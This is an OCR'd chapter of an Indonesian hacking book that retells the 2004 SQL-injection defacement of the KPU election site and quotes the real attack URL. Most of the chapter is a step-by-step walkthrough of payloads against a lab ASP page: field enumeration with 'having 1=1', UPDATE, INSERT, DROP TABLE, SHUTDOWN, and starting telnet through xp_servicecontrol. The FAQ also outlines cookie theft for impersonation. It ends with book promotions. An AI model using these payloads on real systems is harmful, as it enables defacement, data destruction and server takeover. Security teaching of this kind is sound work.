Bab 11 (Tambahan cetakan-4) : "Seni Internet Hacking" penerbit : www.jasakom.com/penerbitan

BAB 11

LEBIH LANJUT DENGAN SQL INJECTION KPU

Berikut adalah berita menarik yang saya kutip dari situs detik.com mengenai hacker KPU. Saya tidak akan membahas materi hukumnya karena saya bukan pakar hukum yang bisa membolak-balik, memutar-mutar dan menginjak-nginjak keadilan atas dasar hukum tertulis. Di sini, saya hanya akan membahas secara teknis agar anda bisa memahami secara teknis tentang apa yang telah terjadi dan bagaimana hal tersebut bisa terjadi.

Tidak, saya tidak mengetik ulang penggalan berita ini karena saya terlalu malas melakukannya jika anda bertanya bagaimana saya bisa mengambil berita ini. Memang detik.com melakukan proteksi klik kanan sehingga copy dan paste secara normal tidak bisa dilakukan. Memang benar pula bahwa dengan teknik memainkan mouse yang dibahas pada halaman 18 tidak berlaku untuk detik.com.

Untuk kasus detik ini, saya menggunakan cara yang dibahas pada halaman 103-104 yaitu dengan mematikan script. Setelah script tidak aktif lagi, saya tinggal membuka windows baru dengan menekan tombol **Ctrl+N** atau menu **File ▶ New ▶ Window**. Kini dengan window baru yang terbuka dengan tampilan berita yang sama, segala proteksi sudah menjadi tidak berguna.

Sidang Pertama Hacker KPU Digelar

Reporter: Ni Ketut Susrini

detikcom - Jakarta, Sidang kasus pembobolan situs TNP Komisi Pemilihan Umum (KPU) dengan terdakwa Dani Firmansyah, digelar Senin (16/8/2004). Dalam sidang pertama ini tiga Jaksa Penuntut Umum (JPU) membacakan empat dakwaan. Dani hadir didampingi lima pengacara beserta para keluarganya.

Sidang yang berlangsung di Pengadilan Negeri Jakarta Pusat, Jl. Gadjah Mada Jakarta ini berlangsung kurang-lebih selama 30 menit. Persidangan yang berlangsung singkat dan tenang ini dipimpin oleh Hakim Ketua H. Hamdi, SH, beserta dua hakim anggota.

Dalam persidangan awal ini ketiga JPU yang diketuai oleh Jaksa Pratama, Ramos Hutapea membacakan empat dakwaan setebal tujuh halaman. Oleh Jaksa, terdakwa Dani dinyatakan telah melakukan perbuatan tanpa hak, tidak sah, atau memanipulasi akses ke jaringan telekomunikasi.

Dalam dakwaan disebutkan, pada hari Sabtu (17/4/2004) jam 03:12:42, terdakwa secara tanpa hak melakukan akses ke jaringan telekomunikasi milik KPU dan melakukan penyerangan ke server tnp.kpu.go.id dengan cara *SQL (Structure Query Language) Injection*. Terdakwa berhasil menembus kunci pengaman *Internet Protocol* (IP) 203.130.201.134 yang tak lain adalah IP tnp.kpu.go.id. Teknik yang dipakai terdakwa adalah teknik *spoofing* (penyesatan), yaitu melakukan *hacking* dari IP 202.158.10.117 PT Danareksa dengan menggunakan IP Proxy Thailand yaitu 208.147.1.1 yang didapatkan terdakwa dari situs http://www.samair.ru/proxy.

Dengan IP Proxy Thailand tersebut, terdakwa mencoba menganalisa kembali variabel-variabel yang ada di situs http://tnp.kpu.go.id. Metode yang digunakan masih *SQL Injection* yaitu dengan menabahkan perintah-perintah SQL dari URL **http://tnp.kpu.go.id/DPRDII/dpr_dapil.asp?type=view&kodeprop=1&kodekab=7**. Dari hasil analisa tersebut, didapat nama kolom 'nama dan 'pkid di 'tabel partai

pada web tnp.kpu.go.id. Kemudian dari hasil uji coba diperoleh kesimpulan bahwa situs TNP KPU terkena *Bug SQL Injection*. Hal ini bisa dilihat dari pesan *error* yang tampak pada browser yang digunakan terdakwa pada saat menggunakan metode *SQL Injection*.

Dengan menggunakan modifikasi URL, terdakwa kemudian menambahkan perintah-perintah SQL seperti pada contoh:
http://tnp.kpu.go.id/DPRDII/dpr_dapil.asp?type=view&kodeprop=1&kodeprop=1&kodekab=7;UPDATE partai set nama='partai dibenerin dulu webnya where pkid=13';
Penambahan kode SQL tersebut telah menyebabkan perubahan pada salah satu nama partai di situs TNP KPU menjadi 'partai dibenerin dulu webnya'.

Terdakwa berhasil melakukan perubahan pada seluruh nama partai di situs TNP KPU pada jam 11:24:16 sampai dengan 11:34:27. Perubahan ini menyebabkan nama partai yang tampil pada situs yang diakses oleh publik, seusai Pemilu Legislatif lalu, berubah menjadi nama-nama lucu seperti Partai Jambu, Partai Kelereng, Partai Cucak Rowo, Partai Si Yoyo, Partai Mbah Jambon, Partai Kolor Ijo, dan lain sebagainya.

Lingkungan Kerja

Pembahasan mengenai SQL Injection sebenarnya sangat tergantung dengan lingkungan kerja. Program yang menggunakan database SQL Server akan mempunyai teknik yang berbeda jika dibandingkan dengan Oracle atau Microsoft Access. Demikian juga dengan bahasa yang digunakan, ASP akan sangat berbeda dengan PHP misalnya.

Karena luasnya pembahasan semacam ini, saya akan membatasi pembahasan dengan lingkungan yang ada pada KPU, yaitu ASP sebagai bahasa pemrograman, SQL Server sebagai database server dan IIS sebagai web servernya.

Karena saya telah membahas tentang dasar-dasar SQL Injection dengan form login sedangkan kasus KPU tidak ada form login, maka mulai saat ini saya akan memberikan contoh dengan menggunakan URL seperti kasus asli.


Karena sebenarnya baik URL maupun form login mempunyai sifat yang sama, maka anda tidak perlu bingung.

Karena pengertian dasar tentang SQL Injection ini sudah saya bahas pada bab 7, halaman 69 maka saya tidak akan membahasnya kembali di sini.

Terakhir, karena buku ini ternyata bukan buku puisi, maka kata ”karena” nya berakhir sampai disini dan kita mulai pembahasan teknisnya.

Persiapan Korban

Untuk menjelaskan tentang teknik ini, saya akan membuat sebuah program internet yang akan menampilkan berita-berita seputar IT. Informasi berita ini disimpan di dalam SQL Server dan disimpan dalam database **Database1** dengan nama table **Table1**. Di dalam table1, akan terdapat dua field yaitu **ID** yang berisi kode berita dan **IsiBerita** yang berisi file HTML suatu berita yang akan ditampilkan kepada pengunjungnya (gambar 11.1).




Gambar 11.1 Pembuatan Database dengan SQL Server

Server, akan berisi sebuah file index.asp yang bertugas menampilkan isi berita berdasarkan parameter **Kode** artikel yang diberikan. Nama file ini adalah **index.asp**.

```
<%
set cnn = server.createobject("ADODB.Connection")
cnn.open "PROVIDER=SQLOLEDB;DATA
SOURCE=w2000;UID=sa;PWD=;DATABASE=database1"

set Rs = server.createobject("adodb.recordset")

Kode = Request.QueryString("Kode")
SQLStatement = "Select * From table1 Where ID=" & Kode

Rs.Open SQLStatement,Cnn

Response.Write Rs("IsiBerita")
%>
```

Untuk menampilkan artikel pertama, url lengkapnya adalah : **http://alamat/index.asp?kode=1**, dan untuk menampilkan artikel kedua, url lengkapnya adalah **http://alamat/index.asp?kode=2**, dst (gambar 11.2).



Gambar 11.2. Program yang hanya bertugas menampilkan berita

Dengan kata lain, kita bisa mengatakan bahwa **kode** adalah parameter yang akan memberikan informasi kepada program **index.asp** untuk menampilkan suatu berita yang dipilih.


Pada contoh ini, saya memang hanya menggunakan satu parameter agar anda lebih mudah memahaminya. Penggunaan beberapa parameter pada dasarnya sama saja dan hanya di batasi oleh tanda & seperti **http://alamat/index.asp?kode=1&kode2=2**, dst.

Perhatikan bahwa informasi baris pertama dari detik.com yaitu http://tnp.kpu.go.id/DPRDII/dpr_dapil.asp?**type**=view&**kodeprop**=1&**kodekab**=7 semestinya sudah bisa anda mengerti sekarang. Terdapat file dpr_dapil.asp yang mengambil beberapa parameter sebagai input yaitu **type**, **Kodeprop** dan **kodekab**.

SQL Injection Melalui URL

Sebelumnya pada bab 7 halaman 69, saya telah menunjukkan bagaimana SQL Injection pada form login dan kali ini saya akan menunjukkan SQL injection melalui URL. Pada dasarnya caranya adalah sama karena keduanya sama-sama merupakan parameter input.

Untuk mengetest apakah program yang sedang digunakan bermasalah dengan SQL Injection, saya akan memasukkan katakter petik '. Terlihat bahwa segera IE saya akan menampilkan error (gambar 11.3).



Gambar 11.3. Pesan kesalahan karena pengaruh tanda petik tunggal

Error yang terjadi ini sangat bisa dipahami. Perhatikan statement SQL yang digunakan berikut :

```
"Select * From table1 Where ID=" & Kode
```

Ketika mendapatkan parameter **Kode** berupa 1' (dengan tambahan karakter tanda petik tunggal), statement akhirnya akan seperti :

```
"Select * From table1 Where ID=1'"
```

Kelebihan sebuah tanda petik bukan ?

Mencari Field Database

Sebelum saya menjelaskan lebih jauh, mari perhatikan kembali informasi dari detik.com tentang teknik yang digunakan hacker KPU ini :


```
http://tnp.kpu.go.id/DPRDII/dpr_dapil.asp?type=view&
kodeprop=1&kodeprop=1&kodekab=7;UPDATE partai set
nama='partai dibenerin dulu webnya' where pkid=13;
```

nama dan **pkid** adalah nama field tabel database KPU !. Bagaimana nama field database bisa diketahui padahal jelas-jelas penyerang berada pada jarak yang jauh ? apalagi informasi dijaga dengan rahasia dan tidak pernah di-informasikan ke publik. Menarik memang karena informasi ini ternyata bisa diketahui tanpa perlu membeli obeng dan linggis untuk masuk ke ruangan server KPU ini.

Teknik untuk menemukan nama field dan tabel ditemukan oleh David Litchfield dan saya temukan pada dokumen Chris Anley. Teknik yang digunakan disini adalah dengan membuat terjadinya error menggunakan perintah **having 1=1**.

Masukkan perintah berikut pada browser http://192.168.0.100/index.asp?kode=1 **having 1=1**.


*Jangan heran dan jangan bingung ketika anda menekan tombol enter, karena semua spasi akan digantikan oleh %20 sehingga nantinya pada URL akan terlihat seperti http://192.168.0.100/index.asp?kode=1%20having%201=1.



Gambar 11.4 Field pertama ditampilkan oleh error message

Sangat mengejutkan, karena ternyata nama field pertama dan nama tabel ditampilkan oleh pesan kesalahan yaitu **table1.ID**!! (gambar 11.4).

Lalu bagaimana mencari field kedua dan seterusnya ? Gunakan perintah group by berdasarkan nama tabel dan field yang telah diketahui seperti berikut : http://192.168.0.100/index.asp?kode=1 **group by table1.id having 1=1**.



Gambar 11.5 Field kedua ditampilkan oleh error message

Kejutan berlanjut, ternyata IE kembali menampilkan pesan kesalahan server yang memberikan informasi field berikutnya yaitu **table1.IsiBerita** (gambar 11.5).

Kini, anda bisa melanjutkan pencarian field berikutnya dengan cara yang sama :
http://192.168.0.100/index.asp?kode=1 **group by table1.id,table1.IsiBerita having 1=1**

Gambar 11.6 Semua field telah di ketahui

Terlihat perintah tidak lagi menampilkan pesan kesalahan tapi justru menampilkan artikel seperti biasa yang artinya tugas pencarian informasi telah selesai (gambar 11.6). Kini anda sudah mengerti bagaimana field database bisa diketahui tanpa perlu memasuki ruang server yang dijaga ketat. Mudah bukan ?


Merubah Data

Kini, sampailah kita pada puncak acara yaitu proses perubahan data. SQL server menggunakan karakter **;** (titik koma) untuk memisahkan antar statement. Artinya anda bisa memberikan dua statement dalam satu baris asalkan antar statement tersebut dipisahkan dengan karakter **;** (titik koma). Selain itu terdapat juga karakter -- (dua kali minus) untuk menandakan akhir dari statement dimana perintah selanjutnya tidak akan diproses lagi.

Kini, dengan menggunakan karakter **;** (titik koma), saya akan merubah berita yang ditampilkan. Caranya adalah dengan menggunakan perintah:


http://192.168.0.100/index.asp?kode=1**;update Table1 Set IsiBerita='Nantikan seri buku Uncencored lainnya' where ID=1**

Perhatikan bahwa saya mengakhiri statement pertama dengan karakter ; (titik koma) dan menambahkan statement baru. Statement kedua ini akan melakukan perubahan pada tabel **Table1** pada field **IsiBerita** untuk kode artikel **ID** 1 (gambar 11.7).



Gambar 11.7 Update tabel melalui URL

Setelah proses update selesai, terlihat bahwa artikel dengan kode 1 telah berubah isinya (gambar 11.8). Dengan cara seperti inilah suatu database bisa dirubah melalui teknik SQL Injection.




Gambar 11.8 Data yang telah dirubah

Kini, anda sudah mengerti arti dari perintah berikut bukan ?
http://tnp.kpu.go.id/DPRDII/dpr_dapil.asp?type=view&kodeprop=1&kodeprop=1&kodekab=7**;UPDATE partai set nama='partai dibenerin dulu webnya where pkid=13';**

Menambahkan Data

Menambahkan data ke dalam server SQL bisa dilakukan seperti halnya saat merubah data. Perintah yang akan digunakan di sini adalah perintah standard SQL yaitu dengan perintah insert. Pada contoh berikut, saya akan memasukkan sebuah berita baru dengan kode 21 dan mengatakan 'Angka Hoki nih' (gambar 11.9). Caranya adalah dengan memasukkan perintah berikut pada browser IE saya:

http://192.168.0.100/index.asp?kode=1**;insert into table1 values (21, 'Angka Hoki nih')**



Gambar 11.9 Menambahkan data ke record baru dengan ID 21

Terlihat, data baru telah dimasukkan dengan mudahnya bukan ? artinya Hacker KPU dengan mudah juga bisa menambahkan partai baru seperti Partai Golput.

Menghapus Tabel

SQL Injection bisa melakukan banyak hal, termasuk menghapus data-data yang sudah diketahui. Sebagai contoh, saya telah mengetahui bahwa pada situs contoh menggunakan tabel yang bernama table1. Untuk menghapus tabel tersebut, saya tinggal menjalankan perintah :

```
http://192.168.0.100/index.asp?kode=1;drop table table1;
```


Mematikan SQL Server

Selain bermain-main dengan tabel, anda juga bisa mematikan server SQL dengan perintah shutdown seperti berikut :

```
http://192.168.0.100/index.asp?kode=1; shutdown;
```

Menjalankan Services

Melalui injeksi SQL ini yaitu melalui perantara SQL server, anda juga bisa menjalankan, mem-pause dan menghentikan suatu services. Caranya adalah dengan memanfaatkan Extended Stored Procedure **xp_servicecontrol** yang secara default terdapat pada server SQL pada database master (gambar 11.10).



Gambar 11.10 Extended Stored Procedures xp_servicecontrol

Hacker bisa memainkan services pada komputer tempat SQL server ini berada, dengan cara berikut :

1. Untuk menjalankan suatu service : exec master..xp_servicecontrol 'start','xxx
2. Untuk mem-pause suatu service : exec master..xp_servicecontrol 'pause','xxx
3. Untuk menghentikan suatu service : exec master..xp_servicecontrol 'stop','xxx

Sebagai contoh, untuk menjalankan service telnet, saya tinggal mengetikkan perintah berikut pada IE saya :

```
http://192.168.0.100/index.asp?kode=1;exec
master..xp_servicecontrol 'start','tlntsvr';
```

FAQ

1. **Kenapa program telnet saya tidak berjalan ? Apa yang saya ketikkan tidak muncul seperti di Video Anda.**
   Apa yang anda lakukan sebenarnya sudah benar. Ketikan tidak muncul karena local echo tidak di aktifkan. Untuk mengaktifkan local echo, sangat tergantung pada program telnet yang digunakan. Untuk telnet under windows, cobalah jalankan dengan cara berikut:

   ```
   c:\>telnet
   set localecho
   open xxx.xxx.xxx 80
   ```

2. **Kenapa saya tidak bisa membajak email yahoo, hotmail atau website dengan SQL Injection ?**
   SQL Injection adalah suatu kesalahan aplikasi dan tentu saja tidak semua situs bisa dibajak dengan cara seperti ini. Yahoo, Hotmail, dll adalah layanan publik kelas dunia, jelas teknik ini sudah di antisipasi. Jika saja layanan publik kelas dunia masih mempunyai masalah ini, dalam 1 jam saja bisnis mereka akan hancur berantakan.

3. **Bisa carikan situs yang bermasalah agar saya bisa mencoba semua teknik ini ?**
   Maaf, saya tidak bisa dan tidak akan membantu dalam hal ini. Untuk belajar, sebaiknya tidak dengan melakukan perusakan. Bangunlah sebuah Lab yang terdiri atas beberapa komputer untuk mencoba berbagai teknik dengan environment yang sesuai. Jika dana terbatas, gunakan software seperti Vmware dan Virtual PC untuk mensimulasikan beberapa PC. Saya sendiri jauh lebih suka dengan Vmware dan Virtual PC dibandingkan dengan komputer secara fisik karena banyak menghabiskan tempat dan tenaga (jalan bolak-balik).

4. Ada cara yang lain untuk melewati klik kanan !

Terima kasih banyak untuk pembaca yang sangat kreatif dan kritis, Reggie (reggie@sekolah.xxx.xx) dan Rifky Nurvianto (rifky_nurvianto @xxxxxxx.com).

Berikut adalah cara yang disampaikan oleh Reggie dan Rifky tentang melewati proteksi klik kanan pada halaman 18-19 yang tidak menampilkan menu apapun. Caranya adalah dengan menekan tombol Ctrl+N agar menampilkan sebuah windows baru !.

Windows baru yang akan muncul ini, otomatis akan memunculkan menu-menu yang sebelumnya tidak ada. Dengan munculnya menu ini, maka kita akan bisa melihat source code melalui menu **View ▶ Source.** Saya belum pernah mencoba cara ini tapi rasanya sangat masuk akal.

5. Anda salah mengerti klaim dari Oracle !

Calculus (vectorkalkulus@yahoo.xx.xx) menulis email seperti berikut: Terima kasih atas penerbitan buku ttg hacking anda, saya terkesan dengan gaya penulisan Anda. Tapi ada beberapa hal yang perlu saya komentari (saya tidak bermaksud mengkritik atau menggurui), tapi jika saya salah, tolong saya diberi pencerahan.

Mengenai Oracle, tampaknya anda memperhatikan klaim Oracle 'Unbreakable . Saya diberi tahu oleh kawan, maksud 'unbreakable disini adalah 'database anda tetap aman meski server anda fail, database anda tetap aman meski site anda down , bukan berarti database mereka tidak bisa ditembus sama-sekali.

Mungkin benar dan saya yang salah pengertian karena jika ada yang berani meng-klaim bahwa produk mereka sempurna dari serangan hacker tentunya itu di ucapkan oleh orang-orang yang tidak mengerti.

6. Adakah buku lanjutan "Seni Internet Hacking:Uncensored"?

Ada, walaupun bukan 100% kelanjutan dari buku ini. Seni Internet Hacking atau yang suka disingkat menjadi S.I.H adalah buku yang

membahas atau membedah kasus nyata sedangkan buku yang sedang saya siapkan adalah kumpulan teknik hacking. Buku ini akan menggunakan seri : **Uncensored** dan diperkirakan sekitar bulan november sudah bisa diterbitkan. Judul lengkapnya belum bisa saya berikan karena memang belum ditetapkan.

7. Lalu apa bedanya buku baru Anda dengan buku-buku lain dan majalah yang bertebaran ?

Tentu saja akan ada perbedaan karena buku ini saya siapkan dengan susunan pemahaman terhadap konsep sehingga anda tidak hanya bisa menggunakan tool tapi memahaminya. Contoh mudahnya begini, dengan memahami tentang sebuah header HTTP, dengan mudah anda bisa menggunakan tools apa saja untuk memanipulasinya. Dengan pemahaman ini pula, anda bisa melakukannya secara manual walaupun merepotkan dan tentu saja anda akan bisa memilih dan menilai tools yang anda dapatkan sendiri

8. Anda mengatakan bisa mencuri cookie dan menjadi orang lain. Saya melihat isi dari cookie berupa karakter yang berantakan. Jadi bagaimana bisa melakukan hal tersebut ?

Pada dasarnya, untuk menggunakan atau menjadi orang lain, anda hanya membutuhkan isi dari Cookie tanpa perlu harus mengerti isinya. Setiap situs menerapkan cookie yang berbeda-beda dan tentu bukan suatu kerjaan mudah untuk mengerti isinya. Dengan memanfaatkan isi dari cookie atau dengan memindahkan isi cookie ini ke komputer anda, maka anda sudah bisa menjadi orang lain.

Saya akan menjelaskan cara ini secara detail pada buku selanjutnya. Saya janji, teknik tersebut akan saya perlihatkan pada buku selanjutnya dengan contoh-contoh nyata.

9. Apakah jasakom bisa menerbitkan buku dari penulis lepas?


Bisa tapi saat ini untuk sementara masih belum dilakukan. Pada saat kami siap melakukannya, pengumuman akan bisa dilihat melalui http://www.jasakom.com/penerbitan. Sebagai informasi, nantinya kerjasama antara penulis dan penerbit jasakom tidak akan seperti kerjasama yang dikenal selama ini di indonesia. Kami akan menerapkan pembagian dan kerjasama yang benar-benar erat dengan penulis dengan tujuan agar buku yang dihasilkan akan mempunyai standard mutu yang ditetapkan selain keuntungan material dan non-material lainnya.

10. Kok buku terbitan Jasakom sangat mahal ?

Jasakom adalah perusahaan kecil yang sangat tergantung dengan kerjasama dengan pihak luar. Kami bukan perusahaan yang mampu menguasai dari hulu sampai dengan hilir. Biaya tinggi terkadang sangat sukar untuk dihindarkan, karena itulah kami berusaha hanya menerbitkan buku-buku bermutu. Oleh karena itu pula, mungkin anda hanya akan melihat buku-buku terbitan jasakom hanya terdapat dua sampai tiga buku dalam setahun.

Selain itu, untuk memberikan buku dengan harga yang lebih terjangkau, kami juga akan segera melakukan penjualan secara online. Untuk sementara penjualan ini hanya dilakukan untuk buku-buku yang diterbitkan oleh Jasakom sendiri dan tentu saja, anda akan mendapatkan harga yang sangat spesial di sini. Untuk penjualan buku secara online ini anda bisa melihatnya di **http://www.jasakom.com/penerbitan**. Mudah-mudahan akhir tahun ini, sudah bisa aktif.

Kami percaya, kualitas tidak ditentukan oleh kuantitas dan kualitas akan jauh lebih dihargai daripada kuantitas. Kami berharap adalah setiap logo jasakom dalam sebuah buku akan membuat setiap orang yang melihatnya sebagai tanda ”mutu”



Best Seller !!!

Synopsis :

Windows Server 2003 bukan hanya sekadar versi terbaru sistem operasi Microsoft untuk mengelola jaringan, tapi juga merupakan versi yang banyak sekali menawarkan perubahan dan keunggulan. Dalam buku ini Anda tidak hanya akan mengetahui secara tuntas konsep dan pemahaman yang mendalam untuk pemanfaatan yang maksimum Windows Server 2003. Pembahasan dalam buku ini memakai bahasa dan cara yang santai, disertai degan contoh-contoh dan pengalaman dalam implementasi sehingga menjadikan buku ini sebagai bacaan berbobot dan mudah dipahami.

Book Level	:	Tingkat Pemula-Menengah-Mahir
Title	:	Menguasai Windows Server 2003
ISBN	:	9792053468
Author	:	S'to, MCSE, CCNA
Category	:	Windows Based
Published	:	2004
Publisher	:	Elex Media Komputindo
Price	:	Rp. 39.800,-

Komentar beberapa pembaca buku "Menguasai Windows Server 2003" yang diterbitkan oleh Elex Media Komputindo

```
From : BG

hi all,
aku udah beli buku mr.S'to, wah bagus deh(gak ada
maksud mbesar-mbesarin lho :P) akhirnya muncul juga
```

buku dari "yang berpengalaman"...bagus boss, cukup menolong nih untuk newbie..., btw mo kasih saran ,..bisa gak dimunculin/dibuat lagi seri selanjutnya dengan pengalaman oom S'to yg lebih dalam tentang win2K3,jadi kita bisa lebih dalam juga 'ng-admin' di win2k3...hehehehhe, harapan saya sih,semoga oom s'to mau...,paling tidak bahasanya untuk buku ini juga bisa jadi masukan buat penulis lain, gampang dimengerti,gak bertele-tele,kaya di AFI , "pitch controlnya kurang,..suaranya kurang penekanan dalam vibrasi....weks...terlalu teknis ora mudeng..."... salut oom s'to, bikin lagi ya....gwa tunggu nih...

From : Memet Iswar
Comment : terus terang saya terkesan oleh tulisan-tulisan anda yang bermutu. sangat jarang buku dalam bahasa indonesia yg bermutu. semoga terus berkarya. Sukses selalu. Salam dari sukabumi.

From : Mawan (genjink@xxxxx.com)
Comment : saya sudah membaca buku anda windows 2003 server belum pernah saya membaca buku yg seperti anda buat saya benar2 kagum pada Anda.

From : Dwi Andi
